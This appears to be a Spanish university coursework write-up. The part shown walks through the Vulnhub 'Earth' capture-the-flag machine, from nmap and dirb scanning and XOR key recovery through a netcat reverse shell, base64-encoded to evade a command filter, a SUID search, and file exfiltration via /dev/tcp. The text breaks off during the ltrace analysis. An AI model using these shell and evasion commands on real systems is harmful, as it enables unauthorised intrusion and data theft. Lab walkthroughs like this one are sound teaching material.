

# Retos: Seguridad en Sistemas y Redes



---

TIT31\_02  
RODRIGUEZ MAZZARELLO LAUTARO  
RECUERO DEL VAL ALONSO  
PARDO GAONA BRIAN EDUARDO  
DIAZ CHAVEZ RAQUEL

## INDEX:

- [Reto 1: Maquinas de Vulnhub](#)
- [Reto 4: Tutorial ataque a OSI](#)
- [Reto 5: Desarrollar un ataque hacking](#)
- [Reto 7: Comparación páginas con TOR](#)
- [Reto 8: Ataque a memoria](#)

# Reto 1: Máquinas de Vulnhub

Máquinas:

[Serie: The planets](#)

[Pasos Comunes](#)

[Earth](#)



[Mercury](#)

[Venus](#)

# Serie: The planets

## Pasos Comunes

### 1- Configuración de la red de las máquinas.



### 2- Hallar la ip de la máquina vulnerable.

> **sudo arp-scan -l**

-l : Genera una lista de direcciones de la interfaz de red (interfaz por defecto).

> netdiscover -i eth0

-i : Indicas tu interfaz de red

```
└─(kali㉿kali)-[~]
└─$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:b1:9d:67, IPv4: 192.168.56.103
WARNING: Cannot open MAC/Vendor file ieeeoui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file macvendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1  0a:00:27:00:00:12      (Unknown: locally administered)
192.168.56.100 08:00:27:fc:66:4f      (Unknown)
192.168.56.100 08:00:27:ca:61:c4      (Unknown) (DUP: 2)
192.168.56.108 08:00:27:18:54:5e      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.086 seconds (122.72 hosts/sec). 3 responded
```

3- Hacer un escaneo de puertos con nmap para detectar puertos abiertos

Exploramos los puertos abiertos

> nmap -sV -A IP\_maquina

-v: verbose, para ver los puertos que va encontrando y no esperar hasta el final del comando

-A: Para detectar SO, versiones etc...

-sV: Para determinar el servicio y la versión de los servicios que ofrecen los puertos abiertos.

## Earth

---

<https://www.vulnhub.com/entry/the-planets-earth.755/>

### Description

Difficulty: Easy

Earth is an easy box though you will likely find it more challenging than "Mercury" in this series and on the harder side of easy, depending on your experience. There are two flags on the box: a **user and root flag** which include an md5 hash. This has been tested on VirtualBox so may not work correctly on VMWare. Any questions/issues or feedback please email me at: SirFlash at protonmail.com, though it may take a while for me to get back to you.

## PASOS

3- Hacer un escaneo de puertos con nmap para detectar puertos abiertos ofreciendo un servicio.

> nmap -sV -Av 192.168.109


```
(kali㉿kali)-[~]
$ nmap -sV -Av 192.168.56.109
Starting Nmap 7.93 ( https://nmap.org ) at 2023-04-18 08:00 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating NSE at 08:00
Completed NSE at 08:00, 0.00s elapsed
Initiating Ping Scan at 08:00
Scanning 192.168.56.109 [2 ports]
Completed Ping Scan at 08:00, 0.01s elapsed (1 total hosts)
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using
valid servers with --dns-servers
Initiating Connect Scan at 08:00
Scanning 192.168.56.109 [1000 ports]
Discovered open port 80/tcp on 192.168.56.109
Discovered open port 22/tcp on 192.168.56.109
Discovered open port 443/tcp on 192.168.56.109
Completed Connect Scan at 08:00, 6.38s elapsed (1000 total ports)
Initiating Service scan at 08:00
Scanning 3 services on 192.168.56.109
Stats: 0:00:13 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 33.33% done; ETC: 08:01 (0:00:12 remaining)
```

```
22/tcp open ssh      OpenSSH 8.6 (protocol 2.0)
| ssh-hostkey:
|   256 5b2c3fdc8b76e9217bd05624dfbee9a8 (ECDSA)
|   256 b03c723b722126ce3a84e841ecc8f841 (ED25519)
80/tcp open http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
|_http-title: Bad Request (400)
443/tcp open ssl/http Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)
| http-methods:
|   Supported Methods: GET POST OPTIONS HEAD TRACE
|_ Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
|_http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9
| ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space
| Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local
| Issuer: commonName=earth.local/stateOrProvinceName=Space
| Public Key type: rsa
| Public Key bits: 4096
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-12T23:26:31
| Not valid after:  2031-10-10T23:26:31
| MD5:  4efa65d21a9e07184b5441da3712f187
|_SHA-1: 04db5b29a33f8076f16b8a1b581d6988db257651
|_http-title: Test Page for the HTTP Server on Fedora
```

Aparentemente, se pueden hacer peticiones al puerto 80 con http. Vemos los dominios que se corresponden a la ip de nuestra máquina y para que ello sea reconocido por nuestro ordenador hemos de configurarlo a mano en /etc/hosts, con nuestro editor preferido usando **sudo nano /etc/hosts** en nuestro caso.

```
GNU nano 7.2                                         /etc/hosts
192.168.56.109  earth.local terratest.earth.local
127.0.0.1      localhost
127.0.1.1      kali
::1            localhost ip6-localhost ip6-loopback
ff02 ::1       ip6-allnodes
ff02 ::2       ip6-allrouters
192.168.56.102 cybox.company
```

Al entrar desde el navegador, como ya se reconoce la dns, nos muestra una página de mensajería “segura”.



Send your message to Earth:

Message :

Message key:

Por curiosidad hacemos pruebas:

Send your message to Earth:

Message:

holaMundo

Message key:

hola

**Send message**

Previous Messages:

- 00000000251a020507
- 37090b59030f11060b0a1b4e0000000000004312170a1b0b0e4107174f1a0b044e0a000202134e0a161d1704035906
- 3714171e0b0a550a1859101d064b160a191a4b0908140d0e0d441c0d4b1611074318160814114b0a1d06170e144401

Vemos que el mensaje de entrada se ha “cifrado”

Ahora, vamos a escanear los subdirectorios de la página.

> **dirb http://earth.local**

```
____ Scanning URL: http://earth.local/ ____  
+ http://earth.local/admin (CODE:301|SIZE:0)  
+ http://earth.local/cgi-bin/ (CODE:403|SIZE:199)  
  
_____  
END_TIME: Tue Apr 18 08:45:04 2023  
DOWNLOADED: 4612 - FOUND: 2  
  
[—](kali㉿kali)-[~]  
$ dirb http://terratest.earth.local
```


```
_____  
DIRB v2.22  
By The Dark Raver  
_____
```

```
START_TIME: Tue Apr 18 08:45:44 2023  
URL_BASE: http://terratest.earth.local/  
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt  
_____
```

```
GENERATED WORDS: 4612  
_____  
Scanning URL: http://terratest.earth.local/ ____
```


```
+ http://terratest.earth.local/admin (CODE:301|SIZE:0)  
+ http://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
```

Recordamos que en el escaneo de puertos nos salía abiertos el 80 y 443



## Bad Request

Your browser sent a request that this server could not understand.  
Reason: You're speaking plain HTTP to an SSL-enabled server port.  
Instead use the HTTPS scheme to access this URL, please.



Test site, please ignore.

Vamos a escanear los directorios de esta página.

> dirb <https://terratest.earth.local/>

Así, hemos encontrado algo relevante en nuestra investigación.

```
[└(kali㉿kali)-[~]
$ dirb https://terratest.earth.local/]

DIRB v2.22
By The Dark Raver

START_TIME: Tue Apr 18 10:52:24 2023
URL_BASE: https://terratest.earth.local/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

GENERATED WORDS: 4612

--- Scanning URL: https://terratest.earth.local/ ---
+ https://terratest.earth.local/cgi-bin/ (CODE:403|SIZE:199)
+ https://terratest.earth.local/index.html (CODE:200|SIZE:26)
+ https://terratest.earth.local/robots.txt (CODE:200|SIZE:521)


END_TIME: Tue Apr 18 10:52:30 2023
DOWNLOADED: 4612 - FOUND: 3
```

El robots.txt


```
User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

La última referencia es interesante “**Disallow: /testingnotes.\***”

Para comunicarle al buscador que no permita indexar en cierto contenido (hacer crawling)



Accedemos a **testdata.txt**. Allí encontramos un texto, que como se menciona, se ha usado para encriptar los datos.



Comprobamos el mensaje secreto del inicio en **cyber chef** con la nueva información recopilada.


Last build: 4 months ago

Recipe	Input
From Hex Delimiter: Auto	00000000251a020507
XOR Key: hola, Scheme: Standard, Null preserving	holamundo

Recipe	Input
From Hex Delimiter: Auto	holamundo
XOR Key: hola, Null preserving	00 00 00 00 25 1a 02 05 07
To Hex Delimiter: Space, Bytes per line: 0	

Podemos apreciar que el mensaje secreto es:

[earthclimatechangebad4humans](#)



[Log In](#)


- Please enter a correct username and password. Note that both fields may be case-sensitive.

**Username:**

terra

Password:

[Log In](#)



## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). [Log Out](#)

CLI command:

[Run command](#)

Command output:

Welcome terra, run your CLI command on Earth Messaging Mac

CLI command:


```
tree -fai | grep flag.
```

[Run command](#)

Command output: ./var/earth\_web/user\_flag.txt

> `tree -fai | grep flag.txt`

- f : Full path of each file
- a : All files (and the hidden ones)
- i : Makes tree not print the indentation lines



## Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care). [L](#)

CLI command:

```
cat ./var/earth_web/u
```

[Run command](#)

Command output: [user\_flag\_3353b67d6437f07ba7d34afd7d2fc27d]

[user\_flag\_3353b67d6437f07ba7d34afd7d2fc27d]

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

```
ls -l /bin/sh
```


[Run command](#)

Command output: lrwxrwxrwx. 1 root root 4 Jan 26 2021 /bin/sh -> bash

Intentamos conectarnos a la shell de la máquina con netcat.

> nc 192.168.56.103 4000 -e /bin/sh

- e : Specify filename to exec after connect



Salta el mensaje de prohibido y por ello, vemos si funciona con unos simples cambios, codificandolo a base64 y ejecutandolo con bash.

```
> echo "nc 192.168.56.103 4000 -e /bin/sh" | base64  
> echo "bmMgMTkyLjE2OC41Ni4xMDMgNDAwMCAtZSAvYmluL3NoCg==" |  
base64 -d | bash
```

Run command  
Command output:  
  
listening on [any] 4000 ...  
^C  
(...)  
\$ nc -lvp 4000  
listening on [any] 4000 ...  
connect to [192.168.56.103] from earth.local [192.168.56.109] 60748  
ls  
bin  
boot  
dev  
etc  
home  
lib  
lib64  
media  
mnt  
opt  
proc  
root  
run  
sbin  
srv  
sys  
tmp  
usr  
var

OK, hemos conectado con la máquina, pero necesitamos escalar privilegios para encontrar la siguiente flag.

Primero vamos a buscar todos los ficheros que puedan ser ejecutados con privilegios SUID

<https://www.geeksforgeeks.org/finding-files-with-suid-and-sgid-permissions-in-linux/>

<https://academy.hackthebox.com/module/18/section/79>

(para más referencia)

> **find / -perm /4000 2>/dev/null**

- perm : Any of the permission bits mode are set for the file.

4000

User, Group, and Others, para los especiales (SUID = 4 SGID = 2 Sticky = 1)

```
find / -perm /4000 2>/dev/null
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/mount
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/at
/usr/bin/sudo
/usr/bin/reset_root
/usr/sbin/grub2-set-bootflag
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```

Special Modes <https://www.redhat.com/sysadmin/suid-sgid-sticky-bit>

Con uid=4, al ejecutar el fichero el usuario Anonymus tendrá los mismos derechos que el propietarios del fichero

0-stdin 1-stdout 2-stderr (data stream for .... Input, output, output error)

Redirect STDOUT and STDERR to Separate Files

```
RayDC00@htb[/htb]$ find /etc/ -name shadow 2> stderr.txt 1> stdout.txt
```

```
htb-student@nixfund:~$ find /etc/ -name shadow 2> stderr.txt 1> stdout.txt
htb-student@nixfund:~$ cat stdout.txt
/etc/shadow
htb-student@nixfund:~$ cat stderr.txt
find: '/etc/dovecot/private': Permission denied
find: '/etc/ssl/private': Permission denied
find: '/etc/polkit-1/localauthority': Permission denied
htb-student@nixfund:~$
```

```
ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12 2021 /usr/bin/reset_root
```

```
ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12 2021 /usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
```

Vamos a pasarnos el archivo a local para hacerle un análisis y ver por qué salta error (con **ltrace**, que intercepta las llamadas a bibliotecas etc... )

```
└$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.103 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::b948:d2c4:a52b:8a prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 5824 bytes 7302145 (6.9 MiB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 4036 bytes 366037 (357.4 KiB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
command: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 1508 bytes 137368 (134.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1508 bytes 137368 (134.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 1508 bytes 137368 (134.1 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 1508 bytes 137368 (134.1 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

-(kali㉿kali)-[~]
$ nc -lnpv 1234 > reset_root
listening on [any] 1234 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.109] 58482
-(kali㉿kali)-[~]
$ ls
capture.txt  Documents  file  Music  Public  result.txt
Desktop  Downloads  hydra.restore  Pictures  reset_root  subdomains.txt
```

```
drwxr-xr-x. 2 root root 6 Jan 26 2021 media
drwxr-xr-x. 2 root root 6 Jan 26 2021 mnt
drwxr-xr-x. 2 root root 6 Jan 26 2021 opt
dr-xr-xr-x 182 root root 0 Apr 25 20:42 proc
dr-xr-x—. 3 root root 216 Nov 1 2021 root
drwxr-xr-x 35 root root 1020 Apr 25 20:42 run
lrwxrwxrwx. 1 root root 8 Jan 26 2021 sbin → usr/sbin
drwxr-xr-x. 2 root root 6 Jan 26 2021 srv
dr-xr-xr-x 13 root root 0 Apr 25 20:42 sys
drwxrwxrwt 2 root root 40 Apr 25 20:42 tmp
drwxr-xr-x. 12 root root 144 Oct 11 2021 usr
drwxr-xr-x. 22 root root 4096 Oct 12 2021 var
ls /usr/bin/reset_root
/usr/bin/reset_root

ls /usr/bin/reset_root
/usr/bin/reset_root

ls -l /usr/bin/reset_root
-rwsr-xr-x. 1 root root 24552 Oct 12 2021 /usr/bin/reset_root
./usr/bin/reset_root
CHECKING IF RESET TRIGGERS PRESENT ...
RESET FAILED, ALL TRIGGERS ARE NOT PRESENT.
cat /usr/bin/reset_root > /dev/tcp/192.168.56.103/1234
```

```
> nc -lvp 1234 > reset_root
> cat /usr/bin/reset_root > /dev/tcp/192.168.56.103/1234
```

```
(kali㉿kali)-[~]
└─$ ls -l reset_root
-rw-r--r-- 1 kali kali 24552 Apr 25 18:49 reset_root

(kali㉿kali)-[~]
└─$ chmod +x reset_root

(kali㉿kali)-[~]
└─$ ls -l reset_root
-rwxr-xr-x 1 kali kali 24552 Apr 25 18:49 reset_root
```

> ltrace ./reset\_root

```
(kali㉿kali)-[~]
└─$ ltrace ./reset_root
puts("CHECKING IF RESET TRIGGERS PRESENT ... CHECKING IF RESET TRIGGERS PRESENT ...")
                                         = 38
access("/dev/shm/kHgTFI5G", 0)          = -1
